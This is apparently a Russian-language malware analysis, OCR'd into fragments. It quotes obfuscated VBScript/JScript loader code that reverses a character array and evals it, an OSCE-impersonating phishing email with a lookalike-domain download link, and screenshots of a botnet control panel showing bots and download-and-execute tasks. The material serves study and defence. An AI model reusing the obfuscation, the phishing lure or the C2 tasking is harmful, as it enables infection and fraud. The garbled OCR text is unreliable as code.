


```
soar = "damselfly"
albuterol = Mid("hamamelidaceaeWinmimosaceae", 15, 3) + Left("32 Processunderpass", 10) 'albuterol = "Win32_Process"
habitation = soar

Else
```

Этот кусок, кода даст нам такой результат



```
a' ,'v' ,' ' ,';' ,'"' ,'o' ,'C' ,'"' ,' ' ,'=' ,' ' ,'8' ,'e' ,'T' ,'Z' ,'I' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'A'
,'e' ,'d' ,'"' ,' ' ,'=' ,' ' ,'q' ,'R' ,'V' ,'P' ,'J' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'t' ,'"' ,' ' ,'=' ,' ' ,'1
' ,'a' ,'A' ,'H' ,'H' ,' ' ,'r' ,'a' ,'v' ,';' ,'}' ,';' ,'5' ,'w' ,'D' ,'Y' ,' ' ,'n' ,'r' ,'u' ,'t' ,'e' ,'r' ,'{' ,
')' ,'5' ,'w' ,'D' ,'Y' ,'(' ,'9' ,'z' ,'G' ,'E' ,' ' ,'n' ,'o' ,'i' ,'t' ,'c' ,'n' ,'u' ,'f' ,';' ,'}' ,';' ,'8' ,'d'
,'X' ,'Y' ,'S' ,'B' ,' ' ,'n' ,'r' ,'u' ,'t' ,'e' ,'r' ,'{' ,')' ,'8' ,'d' ,'X' ,'Y' ,'S' ,'B' ,'(' ,'5' ,'q' ,'I' ,'
' ,'n' ,'o' ,'i' ,'t' ,'c' ,'n' ,'u' ,'f' ,' ' ,';' ,'"' ,'h' ,'s' ,'u' ,'p' ,'"' ,' ' ,'=' ,' ' ,'2' ,'v' ,'N' ,'Q'
,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'t' ,'g' ,'n' ,'e' ,'l' ,'"' ,' ' ,'=' ,' ' ,'o' ,'N' ,'T' ,' ' ,'r' ,'a' ,'v' ,'
' ,';' ,'"' ,'h' ,'"' ,' ' ,'=' ,' ' ,'8' ,'y' ,'Z' ,'A' ,'Q' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'C' ,'m' ,'o' ,'r' ,
'f' ,'"' ,' ' ,'=' ,' ' ,'4' ,'o' ,'I' ,'H' ,'W' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'r' ,'a' ,'h' ,'"' ,' ' ,'=' ,' ' ,
,'4' ,'x' ,'W' ,'O' ,'L' ,'Z' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'d' ,'o' ,'C' ,'"' ,' ' ,'=' ,' ' ,'d' ,'Q' ,' ' ,
r' ,'a' ,'v' ,' ' ,';' ,'"' ,'e' ,'"' ,' ' ,'=' ,' ' ,'3' ,'x' ,'O' ,' ' ,'r' ,'a' ,'v' ,';' ,'}' ,';' ,'y' ,'Z' ,'Z'
,' ' ,'n' ,'r' ,'u' ,'t' ,'e' ,'r' ,'{' ,')' ,'y' ,'Z' ,'Z' ,'(' ,'3' ,'j' ,'Q' ,'M' ,' ' ,'n' ,'o' ,'i' ,'t' ,'c' ,'n
' ,'u' ,'f' ,';' ,'}' ,';' ,'e' ,'A' ,'L' ,' ' ,'n' ,'r' ,'u' ,'t' ,'e' ,'r' ,'{' ,')' ,'e' ,'A' ,'L' ,'(' ,'9' ,'h' ,
'J' ,'N' ,'W' ,'T' ,' ' ,'n' ,'o' ,'i' ,'t' ,'c' ,'n' ,'u' ,'f' ,' ' ,';' ,'"' ,'i' ,'o' ,'j' ,'"' ,' ' ,'=' ,' ' ,'m'
,'B' ,'O' ,'S' ,'A' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'n' ,'"' ,' ' ,'=' ,' ' ,'q' ,'Q' ,'Z' ,' ' ,'r' ,'a' ,'v' ,
;' ,'}' ,';' ,'c' ,'L' ,'D' ,' ' ,'n' ,'r' ,'u' ,'t' ,'e' ,'r' ,'{' ,')' ,'c' ,'L' ,'D' ,'(' ,'3' ,'f' ,'P' ,'L' ,'V'
,'S' ,' ' ,'n' ,'o' ,'i' ,'t' ,'c' ,'n' ,'u' ,'f' ,' ' ,';' ,'"' ,'t' ,'a' ,'e' ,'r' ,'C' ,'"' ,' ' ,'=' ,' ' ,'8' ,'f
' ,'A' ,'T' ,'D' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'O' ,'e' ,'"' ,' ' ,'=' ,' ' ,'1' ,'w' ,'N' ,' ' ,'r' ,'a' ,'v' ,
' ' ,';' ,'"' ,'j' ,'b' ,'"' ,' ' ,'=' ,' ' ,'8' ,'o' ,'W' ,'Y' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'t' ,'c' ,'e' ,'"'
,' ' ,'=' ,' ' ,'w' ,'H' ,'P' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'O' ,'D' ,'A' ,'"' ,' ' ,'=' ,' ' ,'2' ,'p' ,'X' ,'
A' ,'G' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'t' ,'S' ,'.' ,'B' ,'D' ,'"' ,' ' ,'=' ,' ' ,'8' ,'b' ,'X' ,' ' ,'r' ,'a'
,'v' ,' ' ,';' ,'"' ,'e' ,'r' ,'"' ,' ' ,'=' ,' ' ,'b' ,'L' ,'R' ,'S' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'m' ,'a' ,'"
' ,' ' ,'=' ,' ' ,'7' ,'h' ,'X' ,'F' ,'L' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'y' ,'t' ,'"' ,' ' ,'=' ,' ' ,'v' ,'T' ,
'V' ,'Z' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'e' ,'p' ,'"' ,' ' ,'=' ,' ' ,'z' ,'K' ,'X' ,'R' ,' ' ,'r' ,'a' ,'v' ,'
,';' ,'"' ,'s' ,'r' ,'a' ,'h' ,'C' ,'"' ,' ' ,'=' ,' ' ,'1' ,'r' ,'W' ,'M' ,'R' ,'N' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'
"' ,'t' ,'e' ,'"' ,' ' ,'=' ,' ' ,'6' ,'b' ,'X' ,'E' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'n' ,'e' ,'p' ,'o' ,'"' ,' '
,'=' ,' ' ,'7' ,'j' ,'E' ,'R' ,'J' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'e' ,'t' ,'i' ,'r' ,'w' ,'"' ,' ' ,'=' ,' ' ,'e
' ,'A' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'e' ,'T' ,'"' ,' ' ,'=' ,' ' ,'z' ,'C' ,'W' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,
'"' ,'t' ,'x' ,'"' ,' ' ,'=' ,' ' ,'0' ,'m' ,'L' ,'G' ,'B' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'e' ,'v' ,'a' ,'S' ,'"'
,' ' ,'=' ,' ' ,'9' ,'t' ,'A' ,'N' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'o' ,'T' ,'"' ,' ' ,'=' ,' ' ,'9' ,'l' ,'B' ,'
J' ,' ' ,'r' ,'a' ,'v' ,' ' ,';' ,'"' ,'e' ,'l' ,'i' ,'F' ,'"' ,' ' ,'=' ,' ' ,'o' ,'L' ,'L' ,'B' ,' ' ,'r' ,'a' ,'v'
,' ' ,';' ,'"' ,'e' ,'s' ,'o' ,'l' ,'c' ,'"' ,' ' ,'=' ,' ' ,'m' ,'W' ,' ' ,'r' ,'a' ,'v'];

    /*@cc_on

    var a = 123;
    @*/

    b = aCTPPzvlpD.reverse()["j"+"o"+"in"]('');
    if (a == 123) eval(b);

    print(a);

student@Mac-Air:~/Work/jsunpack-n$ cat ~/Work/PENDING/virus/swiftf59.js
```



От: Александра Тейлор <alexandra_teylor@osce.com.de>
К:
Время создания: Mon, 16 Jan 2017 07:22:07 +0300
Тема: Рабочая группа миссии ОБСЕ в Украине

Добрый день!

Организация по безопасности и сотрудничеству в Европе направляет своих сотрудников в рабочую поездку по Украине.

Список сотрудников с их данными доступны для скачивания по ссылке:
http://osce.com.de/node/118046.txt

Благодарим за сотрудничество!

С уважением,

Александра Тейлор
Специальная мониторинговая мисси
Офис: +38 (044) 392 08 00
Факс: +38 (044) 390 00 75

www.osce.com.de
alexandra_teylor@osce.com.de

osce.com.de

Для быстрого доступа добавьте закладки на эту панель

Оригинал сайта находится по адресу osce.org

Security Community Issue 4/2016

Read the interview with Austrian Chairperson-in-Office Sebastian Kurz. Plus articles on migration governance, countering the threat of returning foreign terrorist fighters and pioneering initiatives for preventing human trafficking in supply


Latest News

Austria to serve as bridge builder, dialogue facilitator and an honest broker during its 2017 OSCE Chairmanship, says Foreign Minister Sebastian Kurz
VIENNA , 12 January 2017

OSCE/ODIHR Director reiterates need for swift closure of Guantanamo Bay detention facility
WARSAW , 11 January 2017

OSCE media freedom representative expresses concern that UK legal provision could have damaging impact on the country's press
VIENNA , 10 January 2017

Statement by the Co-Chairs of the OSCE Minsk Group
MOSCOW/ PARIS/ WASHINGTON , 9 January 2017



http://[redacted]ru/

Искать в Google

Menu
- Bots
- Tasks
- Service

Plugins

General statistic

Total: 5
Online: 5
Deads: 0

Statistics by system

Win2003	60% (3)
WinXP	40% (2)

Statistics by country

Russian Federation	20% (1)
Turkey	20% (1)
United States	60% (3)

Filter

Status: □ Online
NAT: □ Only real IP's
Records limit: 30
Apply

Bot ID	IP address	Country	Install date	Last activity	Last task	Bot version	OS version	Status
D00B2559	[redacted] (NAT)	United States (US)	07:20:52 17 May	08:23:52 17 May	#0	01.01	Win2003	Online
C89A3F01	[redacted] (NAT)	United States (US)	07:19:45 17 May	08:22:45 17 May	#0	01.01	WinXP	Online
00836B96	[redacted] (NAT)	Russian Federation (RU)	07:19:23 17 May	08:22:23 17 May	#0	01.01	WinXP	Online
84BDDCC1	[redacted] (NAT)	United States (US)	07:17:33 17 May	08:20:33 17 May	#0	01.01	Win2003	Online
ECC4FE9A	[redacted] (NAT)	Turkey (TR)	07:16:41 17 May	08:19:41 17 May	#0	01.01	Win2003	Online

Menu
- Bots
- Tasks
- Service

Plugins

Actions
- Add task
- Enable all tasks
- Disable all tasks
- Delete ALL tasks

#	Command	Parameter	Countries	E/F/L*	Enabled	Actions
29	Install plugin	[redacted]/socks4.110.pack	ALL	4/0/unlim	True	[edit] [on/off] [delete]
30	Download EXE	[redacted]/sample_troy.exe	ALL	0/0/unlim	False	[edit] [on/off] [delete]
31	Update bot	[redacted]/newbot.exe	ALL	0/0/unlim	False	[edit] [on/off] [delete]
32	Kill bot		ALL	0/0/unlim	False	[edit] [on/off] [delete]

* - Executed / Failure / Limit

Menu
- Bots
- Tasks
- Service

Plugins

Actions
- Add task
- Enable all tasks
- Disable all tasks
- Delete ALL tasks

Add new task


Task type: Download EXE ☑ Enabled
Limit (0=not limited): 0
Countries: EU,FR

- Ethiopia
- Europe
- Falkland Islands (Malvinas)
- Faroe Islands
- Fiji
- Finland
- France
- French Guiana
- French Polynesia
- Gabon


Parameter: [redacted]/troy.exe

